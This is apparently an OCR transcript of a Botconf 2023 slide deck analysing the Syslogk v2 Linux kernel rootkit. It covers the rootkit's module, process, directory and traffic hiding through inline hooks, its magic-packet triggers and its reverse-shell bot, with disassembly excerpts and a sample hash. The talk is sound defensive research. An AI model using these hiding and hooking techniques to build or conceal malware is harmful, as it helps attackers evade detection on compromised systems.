Avast

Syslogk v2

Botconf 2023

Who am I?

Malware analyst at Avast (Gen™) currently focused in IoT and Linux threats

“

Let’s talk about Syslogk Linux kernel rootkit v2 and the bot that it hides.

David Álvarez

Sr. Malware Analyst at Gen™

Syslogk

Features

Kernel rootkit


- It hides the kernel module (removes itself from the list).
  - Hidden flag status: */proc/bus/input/stat*
- It hides directories *(hooks proc_root_readdir).*
- It hides bot processes *(hooks proc_filldir).*
- It hides Network traffic *(hooks tcp4_seq_show).*
- It implements magic packets.
  - Keys and encryption algorithms are different per sample.
  - It can execute the bot in different modes
  - It can execute arbitrary commands

Usermode bot

- It fakes a different service on each sample.
  - tcp, ohttp, http, ssl, https, smtp
- It can run in different modes.
  - Normal
  - Callback
  - Proxy
    - Send magic packets to other infected machines
    - Fake normal traffic (Mozilla Firefox, Apache 2)
- It can spawn a reverse shell.
- It can stop its own execution.

Syslogk v2

Overviewing the kernel rootkit




User space

Kernel space

Syslogk v2

Hunting the kernel mode component



27

/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms


elf 64bits detect-debug-environment relocatable

- Compiled in a Redhat 7.6 environment. *(.modinfo section)*

```
rhelversion=7.6
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

Syslogk v2

Hunting the kernel mode component



27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable


- Compiled in a Redhat 7.6 environment. *(.modinfo section)*

```
rhelversion=7.6
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

  - Compatible with CentOS 7.9 *(free distribution)*.

Syslogk v2

Hunting the kernel mode component



27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298


nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:

Syslogk v2

Hunting the kernel mode component



27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious


fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:


1. **It hides itself.**



```
.text:0000000000000A5B mov     rax, [rdi+10h]
.text:0000000000000A5F add     rdi, 8
.text:0000000000000A63 mov     cs:module_prev, rax
.text:0000000000000A6A call    list_del
.text:0000000000000A6F mov     edx, cs:module_hidden
```

Syslogk v2

Hunting the kernel mode component



27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms


elf 64bits detect-debug-environment relocatable

Features:

2. It hides a usermode bot that is not continuously running.

Syslogk v2

Hunting the kernel mode component


27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298


nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:


2. It hides a usermode bot that is not continuously running.

- proc_root_readdir




```
.text:0000000000000159 mov     rdi, rbx        ; dest
.text:000000000000015C call    memcpy
.text:0000000000000161 mov     rdi, rbx        ; haystack
.text:0000000000000164 mov     rsi, offset needle ; "b8PbR2v1ms"
.text:000000000000016B call    strstr
.text:0000000000000170 test    rax, rax
```

- tcp4_seq_show



```
.text:0000000000001220 lea     rdi, [rbp-34h]
.text:0000000000001224 mov     rsi, offset format ; ":%04X"
.text:000000000000122B xor     eax, eax
.text:000000000000122D call    sprintf
```


- proc_filldir



```
.text:00000000000008A1 mov     edx, 1
.text:00000000000008A6 shl     edx, cl
.text:00000000000008A8 or      ds:pidtab[rax], dl
```

Syslogk v2

Hunting the kernel mode component



27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298


nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:

2. It hides a usermode bot that is not continuously running.

- It uses *Udis86* for implementing the inline hooks.




Udis86 Disassembler for x86 and x86-64

Brought to you by: vivekthampi

Syslogk v2

Hunting the kernel mode component



27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious


fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298
nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:

2. It hides a usermode bot that is not continuously running.


- Disassemble the first instruction of the function to hook.



```
.text:00000000000024D4 loc_24D4:
.text:00000000000024D4 lea     rdi, [rbp-288h]
.text:00000000000024DB call    ud_disassemble
.text:00000000000024E0 test    eax, eax
.text:00000000000024E2 jnz     short loc_24A0
```

Syslogk v2

Hunting the kernel mode component



27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298


nv-b8PbR2v1ms

elf 64bits detect-debug-environment relocatable

Features:

2. It hides a usermode bot that is not continuously running.


- Check if it is already hooked, in such case, skip hooking it.



```
.text:00000000000024A7                 cmp     ax, 20Fh
.text:00000000000024AB                 jz      short skip_0
.text:00000000000024AD                 cmp     ax, 0E6h
.text:00000000000024B1                 jz      short skip_1
.text:00000000000024B3                 cmp     ax, 0FAh
.text:00000000000024B7                 jz      short skip_1
```

Syslogk v2

Hunting the kernel mode component



27
/ 64

?

Community Score

27 security vendors and no sandboxes flagged this file as malicious


fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms

Features:

2. It hides a usermode bot that is not continuously running.


- Otherwise, backup the original bytes.



```
.text:0000000000002510 mov     rdi, [rbx+8]
.text:0000000000002514 mov     rsi, [rbx+20h]  ; src
.text:0000000000002518 movsxd  rdx, eax        ; n
.text:000000000000251B call    memcpy
```

Syslogk v2

Hunting the kernel mode component



27 security vendors and no sandboxes flagged this file as malicious


fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms

Features:

2. It hides a usermode bot that is not continuously running.


- Perform inline hooking for all the symbols in the *hks* structure of the rootkit.



```
.text:0000000000002726 mov     rbx, offset hks ; proc_root_readdir
```

Syslogk v2

Hunting the kernel mode component



27 security vendors and no sandboxes flagged this file as malicious

fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298

nv-b8PbR2v1ms

Features:

3. It executes the bot via “magic packets”.

Syslogk v2


Understanding Syslogk v2 rootkit magic packets

1. **The usermode bot is not running.**

Syslogk v2

Understanding Syslogk v2 rootkit magic packets


1. The usermode bot is not running.
2. **The attacker sends a “magic packet”.**



Syslogk v2

Understanding Syslogk v2 rootkit magic packets


1. The usermode bot is not running.
2. **The attacker sends a “magic packet”.**



Syslogk v2

Understanding Syslogk v2 rootkit magic packets

